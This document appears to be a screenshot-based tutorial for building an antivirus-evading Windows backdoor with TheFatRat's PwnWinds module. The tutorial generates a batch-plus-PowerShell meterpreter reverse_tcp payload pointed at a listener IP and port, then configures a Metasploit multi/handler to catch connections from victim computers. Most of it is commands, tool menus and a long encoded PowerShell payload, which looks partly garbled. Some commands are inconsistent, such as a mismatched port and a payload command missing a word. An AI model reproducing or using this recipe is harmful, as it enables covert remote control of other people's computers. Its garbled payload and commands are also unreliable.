
- Press **Enter** to start Metasploit services.




- Fatrat application is started and display menu as below.



- Select option 6 i.e. **Create Fud Backdoor 1000% with PwnWinds [Excelenet]** to create backdoor for windows systems and press **Enter**.



- Select option 1 i.e. Create a bat file+Powershell (FUD 100%) and press Enter.



- Enter **LHOST IP** i.e. **192.168.1.101** – IP address for listener

```

Mon May 7, 10:25:09
root@kali: ~
(@)
-----
PwnWind Version v1.2
Pwned Windows with backdoor
Author : Edo Maland (Sreetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperte_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Back to Menu

[TheFatRat]—[~]—[pwnwind]:
  ↗ 1

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101

```

- Enter **LPORT** i.e. **5566** – Port for listener

```

Mon May 7, 10:25:13
root@kali: ~
(@)
-----
Pwned Windows with backdoor
Author : Edo Maland (Sreetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperte_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Back to Menu

[TheFatRat]—[~]—[pwnwind]:
  ↗ 1

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5566

```

- Enter the file name and press **Enter** to save the output file.

```

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Metepreter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Back to Menu

[TheFatRat]—[~]—[pwnwind]:
  ↗ 1

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5566

Please enter the base name for output files :kav
  
```

- Select option 3 i.e., **windows/meterpreter/reverse\_tcp** for windows based operating systems and press **Enter**.

```

Your local IPV4 address is : 192.168.1.101
Your local IPV6 address is : fe80::20c:29ff:fe20:8701
Your public IP address is : 157.48.252.41
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.1.101
Set LPORT: 5566

Please enter the base name for output files :kav

+-----+
| 1 | windows/shell_bind_tcp
| 2 | windows/shell/reverse_tcp
| 3 | windows/meterpreter/reverse_tcp
| 4 | windows/meterpreter/reverse_tcp_dns
| 5 | windows/meterpreter/reverse_http
| 6 | windows/meterpreter/reverse_https
+-----+

Choose Payload :3
  
```



- It will create the backdoor file with above mentioned parameters

File Edit View Search Terminal Help

4	windows/meterpreter/reverse\_tcp\_dns
5	windows/meterpreter/reverse\_http
6	windows/meterpreter/reverse\_https
+-----+

Choose Payload :3

[ ++++++ ]

Generate Backdoor

Name	Descript	Your Input
LHOST	The Listen Address	192.168.1.101
LPORT	The Listen Ports	5566
OUTPUTNAME	The Filename output	kav
PAYOUTLOAD	Payload To Be Used	windows/meterpreter/reverse_tcp


[ ++++++ ]




- Display outputs as below and return back to the fatrat menu

```
EALAAwAhgAMwBhAcwAMAB4AGEA0AA sADA AeAA1ADQALAAwAhgAMQA5ACwAMAB4ADMAMQAsADA AeA^
A2ADEALAAwAhgAYwAxAcwAMAB4AGUAMgAsADA AeAAYAGQALAAwAhgAOABLAc wAMAB4ADAANQAsAD
AAeABlADMALAAwAhgAYQBkAcwAMAB4AGQAOAsADA AeAA0AGYALAAwAhgAZQAZAcwAMAB4AGMANQ
AsADA AeAbiAGMALAAwAhgAMgBiAcwAMAB4AGIAMAAsADA AeAbmADAALAAwAhgAYwAyAcwAMAB4AG
UAMQAsADA AeAbhADQALAAwAhgAYQA5AcwAMAB4ADUANGAsADA AeAAwAGEALAAwAhgAOQBkAcwAMA
B4ADEAZQAsADA AeAbmADAALAAwAhgAnGyAcwAMAB4ADIAMwAsADA AeAA3ADkALAAwAhgAmwA2AC
wAMAB4ADIAZAA sADA AeAbkAGMALAAwAhgAYQBjAcwAMAB4AGMANGAsADA AeAAxADEALAAwAhgAMA
BiAcwAMAB4ADgAOAsADA AeAbiAGMALAAwAhgAnwBiAcwAMAB4ADgAZg7ACQAZwAgD0AIAAH
gAMQAwADAAMA7AGkAZgAgCgAJAB6AC4ATABLAG4AzwB0AggAIAAtAgCAdA AgADA AeAAxADAAMA
AwACKewAkAgCAIA9ACAAJAB6AC4ATABLAG4AzwB0AggAfQa7ACQATQB2AHo eQa9ACQAdwA6AD
oAVgBpAHIA dAB1AGEAbABBAGwAbAvBAGMAKAAwAcwAMAB4DEEAMA wADAALAAkAGcALAAwAhgANA
AwACK0wBAG8AcgAgCgAJABPD0AMA7ACQAAqAgC0AbBLACAKAAkAhoAlgbMAGUAbgBnAH
QAA AtADEKAQ7ACQAAqRsAcKSQAgAHsAJAB3D0AoBgTbQUAbQzAGUAdAAoAfSqsBuAHQUA
B0AHIAxQoACQATQB2AHo eAeQaUAFQAbwBJAG4AdA AzDIAKApaCsJAbPACkLAAgACQeegBbAC
QAAQbDwCwAIAAxACKAfQa7ACQAdwA6D0AoQwByAGUAYQB0AGUAVAb0HIAZQBhAGQAKAAwAcwAMA
AsACQATQB2AHo eQAsADA ALAAwAcwAMApAdSsAzbvBhIAIAoAdSsA0wApHsAuwB0AGEAcgB0AC
0AcwBsAGUAZQbwACAA NgAwAH0Aw0AnAd sAJABLA CAAPQAgAf sAuwB5AHMAdABLAG0AlgbDAG8bg
B2AGUAcgB0Af0Ag0A6AfQAbwBCEAgCwBlADYANABTbHQAcgBpAG4AzwB0Af0AgBpAGMwB5AHMAdABLAG
0AlgbMAGUAc eB0AC4ARQBuAGMwBkAGkAbgBnAf0A0gA6AfUAbgBpAGMwB5AHMAdABLAG
BCAHKA dABLAHMAKAAkAEsAVgBKACKA Q7ACQAAeQbHohIAIA9ACAA1gAtAGUAYwAgACIA0wBpAg
YAKAbbAEkAbgB0FAFADAb yAf0A0gA6AFMmA0Qb6AGUAI AAtAGUACQAgDgAKQb7ACQ5QbAf gAIA
A9ACAAJABL AG4AdgA6AFMmAeQbZAHQAZQb tAFIAbwBvAHQIAArACAA1gBcAHM AeQbZAHcAbwB3AD
YANAbcAfCaaQb uAGQAbwB3AHMUA bAbvAhc AZQb yAFMmAeAbLAGwAbAbcAHYAMQuADAAXAbwB8Adw
BLAHIAcwBoAGUAbAbsACIA0wBpAgU AeA AgACIAJgAgACQASQbAf gIAAAKAHKAYQb6ACAAJABLAC
IAfQbLAGwAcwBLAhsA0wBpAgU AeA AgACIAJgAgAHAAbwB3AGUAcgBzAggAZQbsAgwAIAAAKAHKAYQ
B6ACAAJABLACIA0wB9AA= " |
```


- Open the new terminal and start **metasploit** console by using below command  
**msfconsole**



- Metasploit framework console is loaded




- Configure listener in the metasploit framework to handle requests coming from victim computers by giving below command :  
**use exploit/multi/handler**




A screenshot of a Kali Linux desktop environment. On the left is a blueGNOME-style desktop interface with icons for Home, Places, Applications, and various system tools. A terminal window is open in the center, showing the command 'use exploit/multi/handler' typed in. The terminal title bar says 'Terminal' and the status bar shows 'Mon May 7, 10:33:16'. The desktop background features the Kali Linux logo.

- Configure the payload by giving below command :  
**set windows/meterpreter/reverse\_tcp**




A screenshot of a Kali Linux desktop environment, similar to the previous one. The terminal window now shows the command 'set payload windows/meterpreter/reverse\_tcp' being typed. The terminal title bar says 'Terminal' and the status bar shows 'Mon May 7, 10:33:36'. The desktop background features the Kali Linux logo.

- Configure listener ip address by giving below command :  
**set LHOST XXX.XXX.XXX.XXX. (i.e. 192.168.1.101)**




```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
```

- Configure listener port by giving below command :  
**set LPORT XXXXX (i.e. 556)**



```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
```

